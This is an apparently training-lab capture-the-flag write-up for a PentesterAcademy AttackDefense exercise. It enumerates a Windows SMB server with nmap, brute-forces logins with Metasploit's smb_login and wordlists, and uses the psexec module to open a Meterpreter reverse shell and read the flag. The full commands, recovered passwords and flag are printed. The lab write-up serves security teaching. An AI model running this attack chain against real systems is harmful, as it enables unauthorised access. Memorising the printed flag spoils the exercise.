
ATTACK
DEFENSE
by PentesterAcademy

Name	Windows: SMB Server PSexec
URL	https://attackdefense.com/challengedetails?cid=1959
Type	Windows Exploitation: Services

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.242
root@attackdefense:~#
```

Step 2: Run an Nmap scan against the target IP.

Command: nmap 10.0.0.242

```
root@attackdefense:~# nmap 10.0.0.242
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-27 00:07 IST
Nmap scan report for ip-10-0-0-242.ap-southeast-1.compute.internal (10.0.0.242)
Host is up (0.0034s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 13.56 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. The SMB port 445 is also exposed. We will run nmap script to list the supported protocols and dialects of a SMB server.

Command: nmap -p445 --script smb-protocols 10.0.0.242

```
root@attackdefense:~# nmap -p445 --script smb-protocols 10.0.0.242
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-27 00:08 IST
Nmap scan report for ip-10-0-0-242.ap-southeast-1.compute.internal (10.0.0.242)
Host is up (0.0029s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-protocols:
|   dialects:
|     2.02
|     2.10
|     3.00
|     3.02
|_    3.11

Nmap done: 1 IP address (1 host up) scanned in 18.54 seconds
root@attackdefense:~#
```

Step 4: We will run smb_login module to find all the valid users and their passwords.

Commands:
use auxiliary/scanner/smb/smb_login
set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt

set RHOSTS 10.0.0.242
set VERBOSE false
exploit

```
msf5 > use auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_user
s.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/common_users.txt
msf5 auxiliary(scanner/smb/smb_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwo
rds.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf5 auxiliary(scanner/smb/smb_login) > set RHOSTS 10.0.0.242
RHOSTS => 10.0.0.242
msf5 auxiliary(scanner/smb/smb_login) > set VERBOSE false
VERBOSE => false
msf5 auxiliary(scanner/smb/smb_login) > exploit

[+] 10.0.0.242:445        - 10.0.0.242:445 - Success: '.\sysadmin:samantha'
[+] 10.0.0.242:445        - 10.0.0.242:445 - Success: '.\demo:victoria'
[+] 10.0.0.242:445        - 10.0.0.242:445 - Success: '.\auditor:elizabeth'
[+] 10.0.0.242:445        - 10.0.0.242:445 - Success: '.\administrator:qwertyuiop' Administrator
[*] 10.0.0.242:445        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_login) >
```

We have found four valid users and their passwords.

Step 5: Running psexec module to gain the meterpreter shell.

Commands:
use exploit/windows/smb/psexec
set RHOSTS 10.0.0.242
set SMBUser Administrator
set SMBPass qwertyuiop
exploit

```
msf5 > use exploit/windows/smb/psexec
msf5 exploit(windows/smb/psexec) > set RHOSTS 10.0.0.242
RHOSTS => 10.0.0.242
msf5 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf5 exploit(windows/smb/psexec) > set SMBPass qwertyuiop
SMBPass => qwertyuiop
msf5 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] 10.0.0.242:445 - Connecting to the server...
[*] 10.0.0.242:445 - Authenticating to 10.0.0.242:445 as user 'Administrator'...
[*] 10.0.0.242:445 - Selecting PowerShell target
[*] 10.0.0.242:445 - Executing the payload...
[+] 10.0.0.242:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (180291 bytes) to 10.0.0.242
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.242:49692) at 2020-09-27 00:14:06 +0530

meterpreter >
```

We have received a meterpreter shell.

Step 6: Searching the flag.

Commands:
shell
cd /
dir
type flag.txt

```
meterpreter > shell
Process 2144 created.
Channel 2 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd /
cd /

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3E75-72A0

 Directory of C:\

09/25/2020  06:41 AM    <DIR>          admin
09/25/2020  06:41 AM                32 flag.txt
02/23/2018  11:06 AM    <DIR>          PerfLogs
12/13/2017  09:00 PM    <DIR>          Program Files
09/25/2020  06:43 AM    <DIR>          Program Files (x86)
09/25/2020  06:42 AM    <DIR>          public
09/25/2020  06:15 AM    <DIR>          Users
09/25/2020  06:14 AM    <DIR>          Windows
               1 File(s)             32 bytes
               7 Dir(s)  15,452,602,368 bytes free

C:\>type flag.txt
type flag.txt
e0da81a9cd42b261bc9b90d15f780433
C:\>
```

This reveals the flag to us.

Flag: e0da81a9cd42b261bc9b90d15f780433

References

1. Metasploit Modules
   https://www.rapid7.com/db/modules/auxiliary/scanner/smb/smb_login
   https://www.rapid7.com/db/modules/exploit/windows/smb/psexec)